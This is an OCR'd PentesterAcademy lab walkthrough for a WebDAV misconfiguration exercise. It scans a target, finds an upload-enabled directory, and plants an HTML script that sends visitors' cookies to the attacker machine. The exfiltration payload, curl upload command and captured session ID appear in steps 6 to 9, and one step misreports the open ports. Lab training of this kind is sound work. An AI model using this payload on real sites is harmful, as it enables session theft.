

ATTACK
DEFENSE
by PentesterAcademy

Name	WebDAV Enabled
URL	https://attackdefense.com/challengedetails?cid=2126
Type	OWASP Top 10 : Security Misconfiguration

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
833: eth0@if834: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.3/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
836: eth1@if837: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:6d:64:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.109.100.2/24 brd 192.109.100.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.109.100.2. The target machine is located at the IP address 192.109.100.3

Step 2: Identify the open ports on the target machine.


Command: nmap 192.109.100.3

```
root@attackdefense:~# nmap 192.109.100.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-06-16 14:40 IST
Nmap scan report for target-1 (192.109.100.3)
Host is up (0.000017s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: 02:42:C0:6D:64:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open on the target machine.

Step 3: Accessing the web application in Mozilla Firefox.



Step 4: Use dirb to identify the directories on the target machine.

Command: dirb http://192.109.100.3

```
root@attackdefense:~# dirb http://192.109.100.3

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 16 14:42:15 2020
URL_BASE: http://192.109.100.3/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.109.100.3/ ----
+ http://192.109.100.3/.git/HEAD (CODE:200|SIZE:23)
+ http://192.109.100.3/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://192.109.100.3/css/
==> DIRECTORY: http://192.109.100.3/img/
+ http://192.109.100.3/index.php (CODE:200|SIZE:4408)
==> DIRECTORY: http://192.109.100.3/js/
+ http://192.109.100.3/LICENSE (CODE:200|SIZE:10273)
==> DIRECTORY: http://192.109.100.3/mail/
+ http://192.109.100.3/phpinfo.php (CODE:200|SIZE:74272)
+ http://192.109.100.3/server-status (CODE:403|SIZE:215)
==> DIRECTORY: http://192.109.100.3/uploads/
==> DIRECTORY: http://192.109.100.3/vendor/
-> Testing: http://192.109.100.3/wp-comments
```

The exists a directory "uploads".

Step 5: Check the response headers on "uploads" directory.

Command: curl -X OPTIONS 192.109.100.3/uploads/ -v

```
root@attackdefense:~# curl -X OPTIONS 192.109.100.3/uploads/ -v
*   Trying 192.109.100.3:80...
* TCP_NODELAY set
* Connected to 192.109.100.3 (192.109.100.3) port 80 (#0)
> OPTIONS /uploads/ HTTP/1.1
> Host: 192.109.100.3
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Tue, 16 Jun 2020 09:12:36 GMT
< Server: Apache
< DAV: 1,2
< DAV: <http://apache.org/dav/propset/fs/1>
< MS-Author-Via: DAV
< Allow: OPTIONS,GET,HEAD,POST,DELETE,TRACE,PROPFIND,PROPPATCH,COPY,MOVE,LOCK,UNLOCK
< Content-Length: 0
< Content-Type: httpd/unix-directory
<
* Connection #0 to host 192.109.100.3 left intact
root@attackdefense:~#
```

Step 6: WebDAV is enabled on the target machine which can be leverage to upload arbitrary file in the uploads directory. Create a html file, getcookie.html.

Command: vim getcookie.html

File Content:

```
<img id="getcookie" src=""/>
        <script>
document.getElementById("getcookie").src="http://192.109.100.2/?cookies="+document.cookie;
        </script>
```

```
<img id="getcookie" src=""/>

        <script>
                document.getElementById("getcookie").src="http://192.109.100.2/?cookies="+document.cookie;
        </script>
~
~
```

Step 7: Upload the HTML script to the uploads directory.

Command: curl 192.109.100.3/uploads/ --upload-file getcookie.html

```
root@attackdefense:~# curl 192.109.100.3/uploads/ --upload-file getcookie.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
100   215  100    71  100   144  35500  72000 --:--:-- --:--:-- --:--:--  209k
<title>root@attackdefense:~#
root@attackdefense:~#
```


Step 8: Start an HTTP Server to host the HTML file.

Command: python -m SimpleHTTPServer 80

```
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Step 9: Access the HTML script from the web browser.

URL: http://192.109.100.3/uploads/getcookie.html



A request will be sent to the attacker machine with the cookie.

```
root@attackdefense:~#
root@attackdefense:~# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.109.100.2 - - [16/Jun/2020 14:51:34] "GET /?cookies=PHPSESSID=aou32o9sed9dq30240hhol9ed4 HTTP/1.1" 200 -
```

References:

1. WebDAV (https://en.wikipedia.org/wiki/WebDAV)